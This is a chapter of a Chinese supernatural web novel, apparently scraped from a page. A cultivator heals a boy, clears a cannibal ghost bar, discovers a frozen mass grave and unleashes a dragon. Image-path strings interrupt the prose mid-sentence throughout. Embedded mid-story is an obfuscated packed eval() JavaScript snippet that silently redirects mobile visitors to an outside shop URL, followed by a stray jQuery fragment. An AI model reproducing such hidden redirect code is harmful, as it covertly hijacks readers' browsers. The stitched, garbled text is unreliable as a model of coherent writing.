房间里只剩下顾星燃和睡不安稳的元景年。
顾星燃原本对这全身的冻伤束手无策,他求助了江家家主,也就是江侑初的姐姐,江梨初,最后江梨初告诉了他一种咒法。
因为冻伤,元景年全身发红,皮肤脆弱不堪,一触即破,此刻片缕不着的躺在床上,很难让人有一丝旖念。
顾星燃将自己的衣衫褪下,躺在了元景年身旁,手臂虚虚环住了他。
“很快就不疼了,有我在,年年百病尽消。”
六个小时之后,顾星燃睁开眼看到的,是恢复如初的少年肤白若雪,雪白的脖颈后有一朵莲花胎记。
这印记和主人的脸一样,一眼就烙进了顾星燃的心里。
少年周身的红肿皆退去,又恢复了之前的样子,淡白梨花面,樱红的嘴在睡梦中微微露出一点可爱的小牙,显得很乖。
顾星燃穿好衣服,又为元景年换上了干净的睡衣,然后推开房门走了出去。
门外是元景明,他走上前问:“顾家主,我弟弟他怎么样了?”
顾星燃有点疲惫的微笑着说:“放心,他没事了。”说完就走下楼。
楼下的三个徒弟也凑上来问他:“师父,景年他没事吧?”
“没事了,你们不必担心。”
三人听了以后都松了一口气。
此时已是下午六点多,玲姨做了丰盛的晚饭招待顾家师徒。
顾星燃还是有些吃不下咽。
三个徒弟倒是吃得非常满足,顾家平日里的饮食多是清淡的,而玲姨的菜烧的浓油酱赤,令人食指大动。
江侑初和方稚渔差点因为最后一块溏心鲍鱼大打出手,还好冯云初大手一按将两人钉在了板凳上,这才避免了一场血光之灾。
子夜到来时很多人都在睡梦中,而醒着的人偶尔会听到周围一些细微的声响,比如冰箱突然开始制冷发出的嗡嗡声,或耳边似有若无的电流声,这些声音十分微弱,所以很少被觉察。
零点过后鬼门开,而今晚的元家别墅里,冰箱后的通道也再次出现了。
顾星燃让胆小的方稚渔在冰箱外看住冰箱,不要让门关上,自己带着冯云东和江侑初走向废墟中的酒吧。
与元景年看到的不同,顾星燃眼中看到的,是一个吃人的魔窟,只等将路过的人吞吃入腹。
血腥味从门里往外涌,混着腐肉的烂臭扑在人脸上,恶臭难当。
酒吧门上挂着一张胡乱缝合的人皮堪堪盖住里面的罪恶,门内外散落着一地断节残肢,墙壁上暗红的血渍还未干涸,正潺潺往下流。
这处地界,不见日月,生人踏足便再难有归期。是谁将这样一处异界通到了阳间?
顾星燃心里想到一些令人不安的猜测。
师徒三人掀开人皮帘子走了进去,看到一屋子鬼兽在暗紫色的灯下摇曳着,其中还有几个被障眼法迷惑的凡人。
这些人有的正与面覆恶蛆的女尸接吻,有的搂着冒黑水的僵尸贴身热舞,场面一时好不壮观。
“先想办法把活着的人救出去。”
顾星燃对两个徒弟下达了指令。
江侑初虽然平日里跟方稚渔嘻嘻哈哈,但好歹是江家的孩子,处理这种事他甚至比大师兄冯云东还要得心应手,自信满满的说:“瞧好吧您。”
鬼吧里的活人并不多,一眼望去也就五个。
江侑初走向第一个目标,伸手揽住对方的肩膀攀谈起来:“兄弟,第一次来?”
他装成个纨绔,英俊帅气的脸让人毫不怀疑他就是日日光顾酒吧的玩咖。
男人喝了点酒,醉醺醺的回答他:“第一次来,这酒吧是新开的吧,巷子原本没有这扇门。这里的姑娘特放得开,我只是请她喝了一杯酒,她就..。”
江侑初哄他到:“这酒吧我朋友开的,我看兄弟你也爱玩,我带你去看点更有趣的。”
江侑初揽着人的肩膀就带人往外走,还对冲他怒目而视的蛆脸小姐姐微笑。走到门外,男子兴致勃勃的问他有趣的在哪?
他笑着指向男子身后,待男子回头望时,他一记手刀打在人后脖子上,然后招手示意冯云东过来把人抬走。
他俩就这样陆陆续续把在场活着的人一个一个的交给了冰箱门外的方稚渔。
另一边,顾星燃已经摸进了鬼吧后厨。
后厨中,一猪首人身的屠夫正在案板前切肉,另有两鸡精正在给尸体掏内脏,还有一个满身腱子肉的牛头人正在炸肉。
“什么人?”鸡最先发现了来人,叫了起来。
见有人闯入,猪头人拿着菜刀向顾星燃迎面劈来,被他巧然避过。
顾星燃瞬息之间就移到了猪头人的身后,一记朝天蹬狠狠砸下,猪头人被踢得陷入地里,脑袋开花。
两只鸡见此情景抱在一起瑟瑟发抖。
牛头人迈着沉重的步子向顾星燃走来,每一步都震得屋内墙上齑粉漱漱落下。
顾星燃一跃而起,自上而下踢向牛头人,这一脚携万钧之力,压得牛头人双腿跪地。
他顺势踩在牛头人的肩上,右手双指发力点向头顶死穴,牛头人顿时七窍流血,倒地不起。
顾星燃从牛头人身上跳下来环顾四周,两只鸡已经不见踪影。
顾星燃这才开始打量后厨。
这后厨就是滋养着鬼吧的罪恶沼泽,这里有多少尸体,就有多少无辜之人死于非命,成了阴差带不走的孤魂,被鬼怪生啖血肉。
是谁想要在这阴阳交界无主之地聚集这么多的孤魂?
顾星燃打开那个“冷藏室”,里面的景象远比元景年当时看到更恐怖,映入眼帘的是一个被冰封着的万人坑。
“这下麻烦了。”
顾星燃也没想到事态竟然如此严重,这件事只顾家一家怕是难以解决,需得玄门四家共同商议。
如今的玄门四家人才凋零,不知道他们面对的是怎样的敌人?
又或者,这个人就藏在玄门之中?
顾星燃在心里暗自琢磨的时候,两个徒弟也走到他身后。
江侑初看着眼前的坑,脸上露出了诧异的神情:“真他妈操了。”
冯云东更是没见过这样的场面,弯腰吐了:“我真的,yue,我,呕,这他妈,呕…”
“走吧,先炸了外面的酒池肉林,散了那些妖魔鬼怪,别让普通人再进来了。”
若是平日,顾星燃或许会把外面那些吃人的;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17690203|207890||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
鬼兽料理干净,但此时的他身上还带着引过来的伤,没办法赶尽杀绝。
顾星燃离开后厨,来到舞池中心闭眼站定。
江侑初和冯云东很默契的一起跑到了很远的地方。
玄门都知道顾星燃此人天赋异禀,而他最大的天赋,是与生俱来的真龙之力。
这条龙,是战蚩尤斩夸父的战龙应龙。
顾星燃睁开眼,原本黑色的瞳仁变成了赤金色的兽瞳,周身萦绕的龙气将这黑压压的魔窟都照亮了。
他身后显出一条背生双翼的巨龙,金鳞覆身,长啸而出,振翅带起的飓风掀翻了魔窟的天顶。
龙爪过处可破虚空,翅展八荒凝风固云,众妖魔鬼怪纷纷遁逃,没跑掉的当场就消散了。
待一切结束,方圆百里干干净只剩顾星燃站在原地。
他额头上冒着微微薄汗,脸色略显苍白,强撑了一会儿,终是支撑不住倒了下去。
冯云东跑过来时,顾星燃已经晕了过去,他背起顾星燃,和江侑初一起从冰箱回到了元家别墅里。
顾星燃醒来时已是第二天中午,窗外的阳光洒在客房里,元景年搬着小凳坐在窗前看书,见他醒来,走到了床边关切的问他:“你醒了,有没有哪里不舒服?”
虽然身子还没好,但顾星燃不想让元景年担心,故作轻松的撑起一张笑脸说:“我没事。”
“哥哥说是你救我,谢谢你。日后有机会,我一定会报答你的。”元景年认认真真的说。
“那你要如何报答我呢?”
看到元景年一本正经的跟自己道谢的样子,顾星燃忍不住很想逗逗他。
元景年很认真的看着他说:“只要你说,我都会尽力去做到。”
元景年这副什么都能答应的样子,真是可爱极了,让顾星燃的一颗心软到不行。
顾星燃到底还是没舍得跟元景年提要求,他带着三个徒弟回了顾家老宅。
江梨初的医术高明,顾星燃联系江梨初,希望她有时间过来帮自己看一下伤,江梨初答应了。
心中念着某人,他在宅中晃着晃着,又晃到了汀莲居。
院中红莲依旧,顾星燃走进院内,望着元景年住过的小院,心里又想起他在这时的样子,乖巧的少年在窗边看书,在檐下听雨,在池边投食。
顾星燃望着此刻空荡荡的院子叹气。
“家主..噗噜噗噜...我们...噗噜噗噜...真的知道错了....噗噜噗噜噗噜…”水里透明的桃花水母咕咕唧唧的小声说话。
自从那日把丹顶锦鲤变成了王八,顾星燃每天就变着花样给元景年变不同的水生物供他观赏,胖金鱼、大头罗汉鱼、红嘴鹦鹉鱼、招财鱼,甚至有一天变出了海中生物魔鬼鱼。
最后在元景年要回家那天早上,顾星燃给他变了一池桃花水母。
之前变的王八、金鱼、罗汉鱼都能张嘴吃东西,而桃花水母,长得小,只能吃一些浮游生物,这些鲤鱼精每天吃不饱,饿得游不动。
丹顶锦鲤(桃花水母版)恳求他:“家主...噗噜噗噜...我们不想...噗噜噗噜...做水母了...”
顾星燃毫无怜悯之心,大手一挥把它们又变成了王八。